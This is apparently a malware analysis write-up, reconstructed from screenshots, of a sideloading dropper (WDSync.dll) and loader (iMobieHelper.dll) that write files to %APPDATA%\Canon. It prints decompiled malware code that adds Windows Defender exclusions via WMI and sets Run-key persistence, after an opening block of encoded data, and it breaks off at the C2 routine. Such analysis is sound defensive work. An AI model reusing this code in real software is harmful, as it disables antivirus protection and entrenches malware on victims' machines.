      +SoTZCKyJMchFkWAcrihTvAFVguZrpgxnQRqq2Uhw1ebmvRHeS8B4873g7PfEhz9lEkVeKRuocea+GZZxLpdHaOZZXdgmFurD1SRHFnV1/
      fzhF77S35nlwbmkHFEsHrvavY58Raim5/yxDDVttylIGrrHLsbXJ83/r8S6c11Xon+bjV3azBJQj5vpK5JXhB3ipTT/
      Hp7MBGKT9pkel1MKcesZ0eHfwTHmOoLJtn9qndXuQIDenMzZ2v9LpBlfoep9tKnZucKMqypG2se1vBNJR8CgvQnk5q37XfSZwWpc6VSK0I6PzpgQ1Tt
      PPR8SScRcF3TZH15YSEX2Fe0xddD9BnC3zByK1IcaK9ycEg8kToET9tvVnd/KpFwDD9CFFhubHo19AXf35y5Lb6JeZ8BD9+xANxMj0Hnnt/
      RgFwMAbEN5y4k3RBPs13DokspOco8SOg7GCcTsQPzWyLjM1zA/G/
      fpK8kK8Ti9IGJtaFAbcjT1nUtJvbgVp9TG8xqQdl18lYJmy8IWicPcFIHyJlM1vnjlgQMAz9b7S2pa1ApivGJTLElQ9hnffNphQI
      +N7mgA64q0AYj2wx5pN1SeI4NJBRUUOvHRM6iyjNtsTOqj3lZWMwAr9kUV2O8nOK/
      AzK2DGZms3OnZg4NTGkjjFSqIbXfkW5Dp1uBP73IOz4jf2SF9wU3DIUgBPIGH6CzY5QtpdTaG4F+bJl5KvYj0lT81nJ05vPkGqEhI0lj/
      HQVcngXjniwJHR3tubPr/sxCGKlXra0T3LfKxHO+B3D5/urCgbhyqe/7wLq4bVh1PvZItb6CN6vM4Q1e7eC1oGqYmWVT/
      JsHchvF1bwtDYjBazGt9Q2knXmbfqtDRT3vMGP3lucwln6hZEhec+csn3APjkKNxe1ua+m/hPLWaO9YyG/
      RgnnNquu1FdrVUkG0iCjpPlLWwWLzH1K3HVUOcKhxQXMpG0/KGmmM7F/Y8GImpAYxG1LH5N4
      +Hp6GgLQoJCaioxAA9Sjvvp949RCLkv8QdQhO0AVQatyv8URAAnQm83IhrWc/cYkh01zPy7Teftda1vUJgGfqnFHXk8jKDIj+XmKzu+jYTCbjP
      +mWEWbJLlb4QOrhgNo6jE+Niej+xg4GAoO+R6RsN6UoXnip+2bA1vek+a9U63Oln7HBrH906FMjWqjoNkC2W//FK1kE7+Ms5QqnYOspY9
      +dHGvNTmuLLn9Fm8tdVW3kgJEF5N0QF1N7EtrfSl1SXWyYH1fmWx57B2O9Z93QJiRWO0N+M9/8ZFqjn0bRD7oIyS921eN2D/vEJTT40iRxmHMQuto7
      +EWsrMAF1/19sMtFXprXJZZMAbwwefmniL4DzbI11Qkhe1RQeFdzdvnGMG2e7hOWOZuF3KGuf07rJOH4hlB5qlOg4ySK2xNDSxqro2nSrpJFeTq0Y9x
      ymLNEDjjTAz3eEHWgntzQzd8hLAc+nfwgMwaYslJCl7XH5967q2hGsZ61xH7oum3/uponV90JX0Uw
      +xwYDX4enLDfaXFelEv3/8skzqfwxCAlX05M8a1XfaYBdmf2EWi48mWhKOw1cAue+g1L50GXzat7wfY6ACn/
      rGCmxyXon8qCaHIZcVBsspJAqCkudGsy0CRWN1pzEPfo0g5URVIw/VnV09Mv8vWdCEhvNlP3aOTtJPh7UUBORIOgBs9XuOaIcWk5ssX2MqdT//bz7YB
      +ToxAkEICgJ8NhMrVDTkJZslESWBmKoZiyxc9aYFY2W28Aq1IHYhylqbZD/TeQkuxkXEqcR4rU/lZ7jxWq/
      l96Dmgnh6m290DFLBoqLGbMzIuSjuVlKnWvtvF6E+nxVzazht5GufPG/5Wdpm/JrmjpPlygUl4XEQdPeVr9o5YYKB4b3dCE6qmBnDYpe9l6ZQisnrZ
      +AgzvBJE2EEvz9nEyFlJOBuCuQFPUWXAaGfd1R6PYTAe8su3nGEzM4OOhtigJIP6854GvVeQAkgtSX6sUhhkF7fVIuZ9n8ROUFfrFk9ptSrU
      +zhD3WMKt9AzMgl2Ux1JZ
      +TY9a1ulZjenvhsCpn5f8mmM2rXNRrbVkjuQ4LPaLhoH5NCa1F6cap725Eq9E4FqhYdia3htGo6yvNTk6B6mqqPLYr78Z4aUm7T0xcg
```

Dropper (*WDSync.dll*) analysis

This DLL writes *CNQ.exe* and *iMobieHelper.dll* into *%APPDATA%\Canon*, then launches *CNQ.exe*.




Time ...	Process Name	PID	Operation	Path
10:28:...	AlbumGirlSexy....	7012	WriteFile	C:\Users\WhoThis\AppData\Roaming\Canon\iMobieHelper.dll
10:28:...	AlbumGirlSexy....	7012	WriteFile	C:\Users\WhoThis\AppData\Roaming\Canon\CNQ.exe
10:28:...	AlbumGirlSexy....	7012	WriteFile	C:\Users\WhoThis\AppData\Roaming\Canon\CNQ.exe
10:28:...	AlbumGirlSexy....	7012	WriteFile	C:\Users\WhoThis\AppData\Roaming\Canon\CNQ.exe
10:28:...	AlbumGirlSexy....	7012	WriteFile	C:\Users\WhoThis\AppData\Roaming\Canon\CNQ.exe
10:28:...	AlbumGirlSexy....	7012	WriteFile	C:\Users\WhoThis\AppData\Roaming\Canon\CNQ.exe
10:28:...	AlbumGirlSexy....	7012	WriteFile	C:\Users\WhoThis\AppData\Roaming\Canon\CNQ.exe
10:28:...	AlbumGirlSexy....	7012	WriteFile	C:\Users\WhoThis\AppData\Roaming\Canon\CNQ.exe



```
⊟ AlbumGirlSexy.exe (7012)   WD Sync Service
     data.dat (924)
     CNQ.exe (4776)          PhoneTrans Pro
```


WDSync.dll is an obfuscated DLL that implements the minimal set of functions used by *WD Sync*.

The sideloaded executable calls `SyncLog.LogMessage` from *WDSync.dll* - the function that the malware author implemented to hijack the execution of the digitally signed executable.



```
FileVersionInfo versionInfo = FileVersionInfo.GetVersionInfo(executingAssembly.Location);
SyncLog.LogMessage(string.Format("Sync Service version: {0}", versionInfo.FileVersion.ToString
  ()), null, SyncLog.LogType.Engine);
Program.LoadLocale();
```


We consider `LogMessage` the entry point of the malware since it is the first function called from the malicious assembly.



```
// LiveFile.SyncOps.SyncLog
// Token: [illegible] RID: 47 RVA: [illegible] File Offset: [illegible]
public static void LogMessage(string message, MethodBase method = null, SyncLog.LogType type = SyncLog.LogType.Engine)
{
    string s = [illegible]();
    string s2 = [illegible](-[illegible]);
    string str = [illegible](-[illegible]);
    string text = [illegible](-[illegible]);
    Path.GetTempPath();
    string text2 = str + text;
    try
    {
        string directoryName = Path.GetDirectoryName(Assembly.GetEntryAssembly().Location);
        string u = Path.Combine(directoryName, SyncLog.\u0002(Convert.FromBase64String([illegible](-[illegible])), text2));
        SyncLog.\u0002(u, string.Empty, 5000);
    }
    catch
    {
    }
    try
    {
        bool flag = new WindowsPrincipal(WindowsIdentity.GetCurrent()).IsInRole(WindowsBuiltInRole.Administrator);
        if (flag)
        {
            List<string> list = new List<string>();
            string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
            list.Add(Path.Combine(folderPath, [illegible](-[illegible])));
            list.Add(Path.Combine(folderPath, [illegible](-[illegible])));
            list.Add(Path.Combine(folderPath, [illegible](-[illegible])));
            list.Add(Path.Combine(folderPath, [illegible](-[illegible])));
            list.Add(Path.Combine(folderPath, [illegible](-[illegible])));
            list.Add(Path.Combine(folderPath, [illegible](-[illegible])));
            list.Add(Path.Combine(folderPath, [illegible](-[illegible])));
            SyncLog.\u0002(list);
        }
    }
    catch
```


100 %
Analyzer
MVVM.Utils.RunCmd(string, string, string) : Utils.CmdRes
Used By
Uses
MVVM.Services.UnZip(string, string) : void
Used By
Uses

After decrypting *CNQ.exe* and *iMobieHelper.dll*, the malware uses the `File.WriteAllBytes` method to write them to disk.




```
string path = Path.Combine(text3, SyncLog.\u0002(Convert.FromBase64String("CoThYlgu4c1AbOZRUKCnZJnnjfM0v3W6Pj7Ic0OWS1U="), text2));
string text4 = Path.Combine(text3, SyncLog.\u0002(Convert.FromBase64String("cJfO3KO5iZ+Q1NIcUY9Veg=="), text2));
byte[] u2 = Convert.FromBase64String(s2);
byte[] u3 = Convert.FromBase64String(s);
byte[] array = SyncLog.\u0002(text2, u2, false);
byte[] bytes = Encoding.ASCII.GetBytes(text);
byte[] array2 = new byte[array.Length + bytes.Length];
Buffer.BlockCopy(array, 0, array2, 0, array.Length);
Buffer.BlockCopy(bytes, 0, array2, array.Length, bytes.Length);
byte[] bytes2 = SyncLog.\u0002(text2, u3, false);
File.WriteAllBytes(path, array2);
File.WriteAllBytes(text4, bytes2);
SyncLog.\u0002(text4, string.Empty, 5000);
```

The `LogMessage` function has the additional task of adding the malware's paths to the Windows Defender exclusion list via WMI.



```
bool flag = new WindowsPrincipal(WindowsIdentity.GetCurrent()).IsInRole(WindowsBuiltInRole.Administrator);
if (flag)
{
    List<string> list = new List<string>();
    string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
    list.Add(Path.Combine(folderPath, "Bravia"));
    list.Add(Path.Combine(folderPath, "Canon"));
    list.Add(Path.Combine(folderPath, "NewCanon"));
    list.Add(Path.Combine(folderPath, "imageclass"));
    list.Add(Path.Combine(folderPath, "Beam"));
    list.Add(Path.Combine(folderPath, "Speaker"));
    list.Add(Path.Combine(folderPath, "App"));
    SyncLog.\u0002(list);
}
```




```
private static void \u0002(List<string> \u0002)
{
    string text = null;
    try
    {
        ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("root\\Microsoft\\Windows\\Defender", "SELECT * FROM
          MSFT_MpPreference");
        foreach (ManagementBaseObject managementBaseObject in managementObjectSearcher.Get())
        {
            ManagementObject managementObject = (ManagementObject)managementBaseObject;
            Console.WriteLine("-----------------------------------");
            Console.WriteLine("MSFT_MpPreference instance");
            Console.WriteLine("-----------------------------------");
            text = managementObject["ComputerID"].ToString();
            Console.WriteLine("ComputerID: {0}", text);
            if (managementObject["ExclusionPath"] == null)
            {
                Console.WriteLine("ExclusionPath: {0}", managementObject["ExclusionPath"]);
            }
            else
            {
                string[] array = (string[])managementObject["ExclusionPath"];
                foreach (string text2 in array)
                {
                    \u0002.Remove(text2);
                    Console.WriteLine("ExclusionPath: {0}", text2);
                }
            }
        }
    }
    catch (ManagementException)
    {
    }
    if (\u0002.Count > 0)
    {
        try
        {
            string pathString = "MSFT_MpPreference.ComputerID='" + text + "'";
            ManagementObject managementObject2 = new ManagementObject("root\\Microsoft\\Windows\\Defender", pathString, null);
            ManagementBaseObject methodParameters = managementObject2.GetMethodParameters("Add");
            methodParameters["ExclusionPath"] = \u0002.ToArray();
            managementObject2.InvokeMethod("Add", methodParameters, null);
        }
```

Loader (*iMobieHelper.dll*) analysis

iMobieHelper.dll is loaded by *%APPDATA%\canon\cnq.exe* when the executable starts.
This DLL is responsible for persistence and downloading further components from the C2 server.


The entry point for this DLL is `LogMessenger.Init` i.e. it is the first function called from the signed executable. We can see from the screenshot below that the persistence method is similar to the dropper's persistence.



```
public static void Init()
{
    try
    {
        string text = RegistryUtils.GetRegistryValue("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", "LogMessager2022", string.Empty,
          RegistryKeyKind.HKEY_CURRENT_USER).ToString();
        if (string.IsNullOrEmpty(text))
        {
            RegistryUtils.SetRegistryValue("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", "LogMessager2022", Application.ExecutablePath.ToString(),
              RegistryValueKind.String, RegistryKeyKind.HKEY_CURRENT_USER);
        }
        else
        {
            string text2 = Application.ExecutablePath.ToString();
            if (text != text2)
            {
                RegistryUtils.SetRegistryValue("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", "LogMessager2022", text2, RegistryValueKind.String,
                  RegistryKeyKind.HKEY_CURRENT_USER);
            }
        }
        object registryValue = RegistryUtils.GetRegistryValue("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Explorer\\StartupApproved\\Run",
          "LogMessager2022", null, RegistryKeyKind.HKEY_CURRENT_USER);
        if (registryValue != null)
        {
            byte[] array = (byte[])registryValue;
            if (array[0] != 2)
            {
                byte[] array2 = new byte[12];
                array2[0] = 2;
                byte[] value = array2;
                RegistryUtils.SetRegistryValue("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Explorer\\StartupApproved\\Run", "LogMessager2022", value,
                  RegistryValueKind.Binary, RegistryKeyKind.HKEY_CURRENT_USER);
            }
        }
    }
```


The `Init` function also adds the same folders to the Windows Defender exclusion paths in the same way as *WDSync.dll*.

Then, at the end of the `Init` function, it creates a new thread that reaches out to the C2 server to download the next components.



```
Thread thread = new Thread(new ThreadStart(LogMessager.\u0002));
thread.Start();
while (!LogMessager.\u0002)
{
    Thread.Sleep(1000);
}
Environment.Exit(0);
```


The loader reaches out to the C2 by fetching an XML, as shown in the screenshot below.



```
private static void \u0002()
{
